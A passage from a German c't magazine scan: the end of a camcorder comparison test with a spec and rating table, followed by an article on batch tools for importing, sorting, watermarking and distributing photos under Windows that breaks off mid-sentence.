Als Quelle für qualitativ hochwertige Bewegtbilder überzeugen die Camcorder nach wie vor. Denn die Güte der verwendeten Werkzeuge schlägt sich auf das Resultat nieder: Schlecht belichtete, zappelige oder teils unscharfe Videos will niemand sehen.

Schon der günstigste Camcorder im Test, der JVC GC-PX 100, liefert dank seines hochauflösenden Wandlers und der lichtstarken Optik Videos von überdurchschnittlicher Qualität. Dank Automatikmodus und der Möglichkeit, schnelle Bildfolgen in Sekundenlänge zu speichern, eignet er sich aber auch als Action-Cam-Alternative. Selbst mit den teuren Spitzen-Amateur-Geräten kann er gut mithalten, auch

© Copyright by Heise Zeitschriften Verlag

Camcorder versus Fotokamera

Modell	Canon Legria HF G30	JVC GC PX 100	Panasonic AG-AC 90	Sony FDR AX 100 E	Lumix DMC-GH 4
Hersteller	Canon	JVC	Panasonic	Sony	Panasonic
Videosystem	AVCHD, MPEG-4	AVCHD, MOV, MPEG-4	AVCHD	AVCHD, XAVC S	AVCHD, MPEG-4, AVC-Intra
Video-Speichermedium	SDXC-Karte	SDXC-Kart	SDXC-Karte	SDXC-Karte	SDXC-Karte
Videostandards	1080p50 / i50 / p25, 720p25	1080i50 / p50, 720p50	1080p50 / i50 / p25, 576i50	3840p25 / p24, 1080p50 / p25 / p24 / i50	4096p24, 3840p60 / p50, 1080p60 / p50 / p25
max. Datenrate	28 MBit/s	36 MBit/s	28 MBit/s	60 MBit/s	200 MBit/s
Gewicht (mit Akku)	900 g	590 g	1722 g	985 g	560 g
Abmessungen (B × H × T)	11,5 cm × 8,4 cm × 23,1 cm	11 cm × 7,6 cm × 18,3 cm	16 cm × 19,5 cm × 35 cm	8,1 cm × 8,3 cm × 19,6 cm	14,2 cm × 9,4 cm × 8,1 cm
AuSstattung					
Wandler-Chip [Pixel brutto, Größe in Zoll]	3 090 000, 1/2,8	12 800 000, 1/2,3	2 680 000 (3x) / 1/4,1 (3x)	14 200 000 / 1	16 000 000 / 17,3 × 13 mm
max. Lichtstärke [Blende]	1:1.8	1:1.2	1:1.5	1:2,8	1:3,5
min. Brennweite KB-äquiv.	27 mm	29 mm	29 mm	29 mm	29 mm
optischer / digitaler Zoom	20-fach / 400-fach	10-fach / 64-fach	12-fach / –	12-fach / 160-fach	10-fach / –
Bildstabilisator	optisch	optisch	optisch	optisch	elektronisch
Frontscheinwerfer	–	✓	–	–	–
man. Blende / Fokus / Weißabgleich	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
man. Verschlusszeiten (Shutter)	1/2000 – 1/6 Sek.	1/4 000 – 4 Sek.	1/2000 – 1/25 Sek.	1/2000 – 1/2 Sek.	1/8000 – 1 Sek.
Sucher	Farb-LCD	Farb-LCD, steckbar	Farb-LCD	Farb-LCD	Farb-LCD
Display-Größe / Auflösung [Pixel]	8,9 cm / 410000	7,6 cm / 460 000	8,8 cm / 384 000	8,9 cm / 307 000	7,6 cm / 346 666
Editieren im Camcorder	✓	✓	–	✓	–
Fernsteuerung per WLAN	✓	✓	–	✓	✓
Digitalisierung Standbild					
max. Bildauflösung [Pixel]	1920 × 1080	4000 × 3000	2304 × 1296	5968 × 3352	4608 × 3456
Blitz	–	✓	✓	–	✓
Dateiformat Foto	JPG	JPG	JPG	JPG	JPG, RAW
Speichermedium	Speicherkarte	Speicherkarte	Speicherkarte	Speicherkarte	Speicherkarte
Anschlüsse					
Schnittstelle zum Rechner	USB	USB	USB	USB	USB
HDMI / S-Video in / out	✓ / – / –	✓ / – / –	✓ / – / YUV	✓ / – / –	✓ / – / –
Composite Video in / out	– / ✓	– / ✓	– / ✓	– / –	– / –
Mikrofon / Kopfhörer	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Lieferumfang					
Netzteil / Ladegerät	✓ / –	✓ / –	✓ / ✓	✓ / –	– / ✓
Akku Laufzeit (Dauerbetrieb)	190 Minuten	105 Minuten	400 Minuten	140 Minuten	125 Minuten
Fernbedienung	✓	–	–	✓	Fernauslöser
Software	PC, Mac	PC	–	PC	PC
Bewertungen					
Bildqualität / Lichtempfindlichkeit	⊕⊕ / ⊕	⊕⊕ / ⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕ / ⊕
Bildstabilisator	⊕⊕	⊕	⊕⊕	⊕⊕	⊕⊕
Ton	⊕	⊕	⊕⊕	⊕⊕	⊕
Sucher / Display	⊕ / ⊕	○ / ⊕	⊕⊕ / ⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕
Handhabung / Ausstattung	⊕⊕ / ⊕	⊕ / ⊕	⊕ / ⊕	⊕⊕ / ⊕⊕	⊕ / ⊕⊕
Foto	⊖ (nur Full-HD)	⊕	⊕⊕	⊕	⊕⊕
Preis	1500 €	1000 €	2200 €	2000 €	2000 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

wenn man sich an Knöpfe, Taster und Menüs gewöhnen muss. Wer auf hochauflösende Fotos aus dem Camcorder verzichten kann, aber ein starkes Zoom-Objektiv und einen guten Stabilisator sucht, sollte sich den Canon G30 anschauen. Er bietet neben der praktischen Vollautomatik und den Effektprogrammen weitreichende Möglichkeiten, auf die Aufnahmeparameter zuzugreifen. Damit kann der Amateur dank der manuellen Einstellungen filmen wie die Profis.

Mit 400 Minuten Betrieb aus einer Akkuladung empfiehlt sich der Panasonic AC90 für lange Einsätze. Preis und Bauform zielen in die Semiprofi-Szene, wo man die drei Blendenringe ebenso zu schätzen weiß wie den unbeirrbaren Autofokus oder die Bedienbarkeit am langen Arm. Videos und Fotos erzeugt der im Testfeld kostspieligste Camcorder in souveräner Top-Qualität. Das gilt auch für den 2000 Euro teuren Sony AX 100, der in 4K filmt, eine hervorragende Videoqualität liefert und die am höchsten aufgelösten Fotos im Testfeld schießt. Selbst wenn man 4K nicht als Zielformat nutzt, eröffnet die hohe Auflösung neue Wege, nachträglich den Bildausschnitt zu verlagern oder zu vergrößern.

Und der Fotoapparat? Auch Panasonics GH 4 rangiert in Sachen Bild- und Tonqualität in der Top-Klasse, sogar in 4K. Dazu kommen die satte, in Richtung Profi-Ansprüche tendierende Ausstattung und ein ordentlicher Ton. In puncto Bedienkonzept zeigt sich die GH 4 als Fotokamera mit Video-Option, aber mit umständlicher Handhabung. Hauptmankos sind die Begrenzung der Aufnahmedauer und der eher nach Foto-Gesichtspunkten arbeitende Autofokus.

Das beste Werkzeug taugt natürlich nur so viel, wie sein Anwender an Interesse, Übung und Hintergrundwissen mitbringt. Wer nur gelegentlich schöne Videos filmt, wird sich in besondere Kniffe – ob Schärfenverlagerung oder Lichttricks – nicht einfuchsen wollen. Dann stellen die Camcorder, die auch ohne lange Vorbereitung einfach funktionieren, die bessere Wahl dar.

Je mehr Zeit man aber für Vorbereitung, Einarbeitung und – tatsächlich – praktische Übung investieren will, desto eher kommt die filmende Fotokamera in Betracht, die den geschulten Umgang mit Belichtungsparametern und Funktionen voraussetzt. Das belohnt sie mit Videos, die den „Kino-Look“ nicht als Effekthascherei, sondern als bewusst eingesetztes Gestaltungsmerkmal nutzen. (uh@ct.de)

c't Originalvideos: ct.de/ybkg

© Copyright by Heise Zeitschriften Verlag

Andrea Trinkwalder

Foto fix fertig

Bildverarbeitung automatisieren unter Windows

Wenn es ums schnelle Abarbeiten von Standard-Prozeduren geht, schlägt die Stunde handlicher Batch-Werkzeuge. Sie sortieren neue Fotos im System ein, erledigen einfache Korrektur-Jobs und verteilen die Werke auf diversen Kanälen. Eine Vollblut-Bildbearbeitung braucht man dafür nicht.

Ein typischer Foto-Workflow besteht daraus, die Fotos von der Speicherkarte auf den Rechner zu laden, sie zu sichten und auszusortieren, gegebenenfalls zu bearbeiten und am Ende zu verteilen – in sozialen Netzwerken, per Mail oder als Fotobuch. Das umfassendste Paket für den kompletten Workflow heißt Lightroom: Es reduziert Import und Backup auf wenige Handgriffe und hat mächtige Batch-Korrekturwerkzeuge an Bord. Aber es geht auch ohne Lightroom und Konsorten – eigenständige Automatisierer lassen sich mit jedem Bildbetrachter kombinieren.

Wichtig ist, dass die Anwendungen miteinander kooperieren, also ausgewählte Dateien oder ganze Ordner per Überwachung verarbeiten beziehungsweise sich ins Kontextmenü des Windows Explorer einklinken. Damit das Ergebnis anschließend zügig weiterbearbeitet werden kann, helfen Optionen, die das Zielverzeichnis öffnen oder die Bilder gleich an die nächste Anwendung weiterreichen. E-Mail- und Upload-Funktionen bringen die Fotos am Ende unters Volk.

Wer doch lieber Photoshop einspannt, kann zumindest den Zugriff auf die Batch-Funktionen mit einigen Handgriffen komfortabler gestalten. Auch Lightroom-Nutzer finden ein paar Automatisierungstipps am Ende des Artikels.

Import und Backup

Ein Beispiel: Für den Sportverein meiner Kinder fotografiere ich bei diversen Wettkämpfen, Trainings und anderen Veranstaltungen. Nur wenige dieser Fotos behalte ich selbst, den Großteil verteile ich an Bekannte und Freunde, die Trainer oder andere Beteiligte. Ein gemeinsamer Cloud-Speicher sammelt die Werke diverser Vereinsfotografen, woraus sich wiederum die Verwerter bedienen: Sie fertigen daraus Bildergalerien fürs Web, Fotobücher für die Kinder, eine Diashow für die Abschlussfeier oder sie analysieren die Technik. Weil es hier nicht auf perfekt korrigierte Bilder, sondern auf schnelle Auswahl und Verteilen ankommt, fotografiere ich JPEG statt Raw und beschränke die Bearbeitung auf Zuschneiden plus einige Standard-Korrekturen. Übrigens: Wer grundsätzlich Raw fotografiert, aber hin und wieder schnelle Previews benötigt, schlägt mit „Instant JPEG from Raw“ den Bogen zwischen Qualität und Geschwindigkeit: Das Tool extrahiert die in Raw eingebetteten JPEG-Vorschaubilder stapelweise – einfach im Windows Explorer per Rechtsklick auf ausgewählte Dateien und Verzeichnisse.

Bereits der Import lässt sich hervorragend standardisieren und an Software – sogenannte Ingester – delegieren. Auf Wunsch legen sie Backups an, fügen Stichwörter hinzu, erstellen neue Verzeichnisse gemäß einem vorgegebenen Schema und organisieren die erste Beschriftungsrunde. Spezialisten hierfür sind Ingestamatic (17 Euro) für Windows und Mac OS sowie der kostenlose WIA Downloader. Ähnlich gut ausgebaute Importdialoge mit Backup-Funktionen findet man auch in mancher Bilddatenbank – etwa

© Copyright by Heise Zeitschriften Verlag


Lightroom und digikam – oder professionellen Bildbetrachtern wie Photo Mechanic.

Ingestamatic zeigt Bilder von der Kamera oder beliebigen Verzeichnissen fast ohne Verzögerung in seinem Vorschaufenster. Anhand der Miniaturen und einem einfachen Betrachter kann man das Material bereits grob sichten, offensichtlich Misslungenes vom Import ausschließen, mehrere Bilder rasch mit Schlagwörtern und anderen IPTC-Tags versehen und bei Bedarf mit extern aufgezeichneten Geodaten synchronisieren. Die IPTC-Eingabemaske können Sie selbst konfigurieren. Wer etwa während des Imports ausschließlich Stichwörter, Copyright-Informationen und eine Bildbeschreibung hinzufügen möchte, reduziert die lange Liste der IPTC-Felder damit auf drei übersichtliche Zeilen.

Was sonst noch beim Import mit den Fotos geschehen soll, hinterlegt der Nutzer in eigenen Profilen: Ingestamatic kopiert gemäß solchen Rezepten sämtliche Bilder in ein vordefiniertes Verzeichnis und fertigt auf Wunsch bis zu zwei Sicherungskopien an. Raws werden bei Bedarf über Adobes DNG Converter in DNG konvertiert, wobei in den Backup-Verzeichnissen die Originale landen. Gleichbleibende Metadaten wie Autor und Copyright-Informationen gehören ebenfalls ins Profil.

Richtig praktisch sind die Makros, die Verzeichnis- und Dateinamen aus den Foto-Metadaten zusammenbauen oder IPTC-Felder damit füllen. Hat man beispielsweise den Befehl {@DateImage:YYYY-MM}-Ereignis im Profil eingetragen, wandern die Fotos automatisch in ein nach Jahreszahl-Monat-Ereignis benanntes Verzeichnis. Sie können beliebige Datei- und EXIF-Informationen als Variablen benutzen – zum Beispiel auch GPS-Koordinaten, Objektiv oder ISO-Zahl.

Meine Sport-Bilder, die zahlreiche Serien enthalten, lade ich beispielsweise per Ingestamatic-Profil von der Speicherkarte in mein Desktop-Verzeichnis „Foto-Import“ zum Vorsortieren. Ein Backup wandert aufs NAS. Noch vor dem Import kontrolliere ich mit dem eingebauten Betrachter die Bilder, schließe offensichtlich unbrauchbare gleich vom Import aus und versehe jedes Foto, das für mein eigenes Archiv interessant erscheint, mit einem Stichwort-Tag, nämlich dem Namen des Vereins.




Praktische Vorschau: Bevor das Foto von der Karte auf die Festplatte wandert, kann man Stichwörter vergeben und bestimmen, welche Bilder überhaupt geladen werden.

Sichten und sortieren


Nach dem Import sichte ich sämtliche Bilder mit dem Ziel, von jedem Kind maximal zwei Aufnahmen zu behalten, füge gegebenenfalls Namen als Stichwort hinzu und wähle einen geeigneten Ausschnitt. Dazu übergibt Ingestamatic das erste importierte Verzeichnis auf Wunsch via Kommandozeile an eine beliebige Anwendung, die man im Profil verknüpft hat – etwa einen Bildbetrachter wie FastStone Image Viewer, IrfanView (beide kostenlos), den auf Raw getrimmten FastPictureViewer, den auf Geodaten spezialisierten GeoSetter oder eine Bilddatenbank. Was genau eine Anwendung mit dem Befehl anfangen kann, muss man individuell testen: FastStone etwa zeigt den Inhalt des Verzeichnisses als Bildübersicht, Lightroom lädt es in seinen Importdialog und FastPictureViewer öffnet das erste Bild. Mit solchen Anwendungen kann der Workflow also nahtlos fortgeführt werden.

Der spartanischste unter den Genannten ist wohl FastPictureViewer: Seine Stärke liegt darin, Raw-, DNG- und JPEG-Bilder sehr schnell anzuzeigen und gemäß dem Metadatenstandard XMP mit Sternchen-Bewertungen oder Farbmarkierungen zu versehen. DNG- und JPEG-Metadaten werden eingebettet, für Raws eine Begleitdatei erstellt – ganz im Einklang mit Adobes Metadaten-Konvention. Beim Klick auf eine beliebige Stelle im Bild zeigt FastPictureViewer diesen Ausschnitt ohne Verzögerung in voller Auflösung, wodurch man vor allem die Schärfe und Qualität von Raws fix beurteilen kann. Leider besitzt der Viewer nicht mal rudimentäre Bearbeitungsfunktionen. Das Aussortieren besteht darin, Bilder entweder zu löschen



Ein Profil legt fest, wie die Bildauswahl verarbeitet werden soll: Die Fotos landen im Verzeichnis 201501-SPC-Wettkampf-TS (1) und werden gemäß dem Schema Datum-Aufnahmezeit-Bildnummer umbenannt (2). Ingestamatic kopiert sie, ergänzt Autoren- und Copyright-Informationen und öffnet sie dann im Bildbetrachter.

© Copyright by Heise Zeitschriften Verlag



Ein Filter (1) beschränkt die Verarbeitung auf Fotos, die eine bestimmte Person abbilden. Diese ImBatch-Aktion skaliert die Fotos auf eine Seitenlänge von 1200 Pixeln und kopiert sie ins dafür eingerichtete Austauschverzeichnis (2).

oder per Tastenkürzel K in ein zuvor definiertes Verzeichnis zu verschieben beziehungsweise zu kopieren. Beide Ordner lassen sich dann per Hotkey im Windows Explorer öffnen, Strg+E führt zum Bildverzeichnis und Umschalt+Strg+E zu den Kopien.

Mehr Sortier- und Bearbeitungsmöglichkeiten bieten Betrachter wie IrfanView oder FastStone Image Viewer. Beide merken sich bis zu neun Verzeichnisse, in die Sie Bilder kopieren und verschieben dürfen. An FastStone Image Viewer gefällt die praktische Vergleichsansicht. IrfanView wiederum schneidet Bilder fast fließbandartig zu: Ausschnitt markieren, per Strg+Y beschneiden, speichern, nächstes. Beide bringen auch ein Modul für Batch-Bearbeitung und -Konvertierung mit.

Vollautomatische Verarbeitung

Ein gutes Stück autonomer laufen Stapelverarbeitungsprozesse über Tools wie das kostenlose ImBatch oder BatchPhoto: Damit kann sich jedermann einfache, aber auch komplexere Makros zur Bildbe- und -verarbeitung schnell zusammenklicken – auch ohne Programmierkenntnisse. Einmal gespeicherte Aktionen lassen sich nicht nur im Programm selbst, sondern auch per Ordnerüberwachung oder über das Windows-Kontextmenü auf ausgewählte Dateien anwenden. Solche Aktionen etwa können Bilder auf unterschiedliche Maße verkleinern und sie mit Wasserzeichen, Effekten und Rahmen versehen. Auf Wunsch werden sie auf Facebook veröffentlicht, in ein PDF gepackt oder auf einen FTP-Server hochgeladen. So können Fotos mit wenigen Klicks auf mehreren Kanälen publiziert und für diese optimiert werden.

ImBatch kann sogar beliebig viele „Speichern"-Befehle einstreuen, wodurch sich mehrere Varianten mit einer Aktion erzeugen lassen. Außerdem bearbeitet es die IPTC-Daten und beschränkt Aktionen auf Bilder, die eine bestimmte Bedingung erfüllen. Diese Filter-Funktionen erleichtern auch das Verteilen meiner Sportverein-Bilder. Nach dem Aussortieren und Beschneiden ziehe ich die verbliebenen auf die ImBatch-Oberfläche und behandle sie nacheinander mit diversen Aktionen: Eine skaliert sämtliche Bilder auf eine Breite von 1200 Pixeln und schiebt sie ins Austauschverzeichnis des Vereins.

Weitere Aktionen laden ausschließlich die mit Namen-Stichwörtern versehenen Bilder in Original-Auflösung auf ein Verzeichnis in meinem privaten Cloud-Speicher hoch, das ich für die jeweiligen Personen freigegeben habe. Der Befehl `Func_SS_StringHasSubString_B(Get_IPTC_Keywords_S, ‚Personenname')` filtert Fotos heraus, die das IPTC-Stichwort „Personenname" enthalten, und kopiert sie ins gleichnamige Verzeichnis. Von dort kann sich jeder herunterladen, was ihm gefällt.

Filter berücksichtigen außer Metadaten auch Dateieigenschaften: So lässt sich die Auswahl etwa auf bestimmte Dateitypen, Fotos mit hoher Auflösung oder einen Zeitraum eingrenzen. Ein echtes Manko ist, dass ImBatch derzeit nur die alten IPTC-IIM-Felder unterstützt und die neueren XMP-Felder nicht interpretieren kann. Auf Ingestamatic-Stichwörter kann es beispielsweise nicht zugreifen, auf IrfanView-Einträge schon.

Mit Cloud-Speichern oder Foto-Diensten kommuniziert ImBatch nicht und BatchPhoto nur mit Flickr. Sie können einen automatischen Upload aber über die Apps der Anbieter realisieren, weil diese ein lokales Verzeichnis zur Synchronisation einrichten. Sync-Apps für Windows, Mac OS, Android und iOS gibt es unter anderem für Google Drive, Microsoft OneDrive oder die Dropbox. Flickr-Alben speist ein Tool namens photoSync automatisch aus lokalen Verzeichnissen.

Wenn Sie in einer Aktion Varianten unterschiedlicher Größe – etwa mit den Seitenlängen 1200 Pixel und 500 Pixel – erzeugen möchten, wechseln Sie einfach Skalieren- mit Speicher-Befehlen ab: Um die Proportionen zu erhalten und die längere Seite als Maß zu definieren, geben Sie die maximale Breite und Höhe an, zum Beispiel 1200 Pixel, und wählen die Option „Constrain Proportions". Diese Aktion können Sie im Context Menu Editor (Tools-Menü) von ImBatch eintragen, wodurch ImBatch ausgewählte Bilder auch aus dem Windows Explorer heraus per Rechtsklick verarbeitet.


Möchten Sie Ihr Firmenlogo als Wasserzeichen hinterlegen, speichern Sie dieses am besten im PNG-Format mit transparentem

© Copyright by Heise Zeitschriften Verlag

Hintergrund, laden es in die „Watermark“-Funktion von ImBatch und experimentieren ein wenig mit den Überblendeffekten, die sich hinter der „Operation“-Option verbergen: Soft Light kombiniert mit einem Transparenzwert von etwa 40 wirkte bei unserem schwarzen c’t-Logo am besten, weil das Wasserzeichen sichtbar bleibt, aber nicht vom Motiv ablenkt. Damit das Logo weder zu groß noch zu klein rüberkommt, definieren Sie Höhe und Breite nicht in Pixeln, sondern in Relation zur Bildgröße – im Beispiel darf es sich auf 80 Prozent der Bildbreite ausdehnen.

Nicht ganz gelungen sind die Autokorrektur- und Auto-Weißabgleich-Filter sowie die verspielt bis kreative Rahmengestaltung, die nicht jeden Geschmack treffen dürften. Eine Alternative ist das kostenpflichtige BatchPhoto, das im Test mit einem besseren Raw-Konverter, sanfteren Autokorrektur-Funktionen, schonenden Filtern sowie zurückhaltend gestalteten Rahmen und Effekten überzeugte. Die zusammengeklickten Skripte kann man im Editor nachbearbeiten.

Mit der BatchPhoto-Autokorrektur etwa lassen sich schnell quadratische Bildausschnitte erzeugen, die als Bildübersicht Fotobücher, Kalender und Blogs verzieren können: Die Funktionen AutoLevels und AutoContrast bringen die Farben zum Leuchten, AutoCrop kappt die Ränder, ein einfacher Vektor-Rahmen rundet die Ecken ab.



ImBatch blendet das schwarze c’t-Logo mit transparentem Hintergrund sanft ins Motiv über – dafür sorgen ein moderater Transparenzwert und der Überblendeffekt „Soft Light“.

Photoshop und Lightroom


Alles ganz nett, aber meinen Lieblingsrahmen habe ich mir schon in Photoshop selbst gebastelt: Die Ebeneneffekte von Photoshop drängen sich geradezu auf, um etwa Rahmen in unterschiedlichen Material-Looks zu gestalten oder individuelle Wasserzeichen zu entwerfen. Auch sie lassen sich in den Workflow integrieren, indem man die Einzelschritte zunächst per Makro-Recorder als Aktion aufzeichnet und anschließend mit 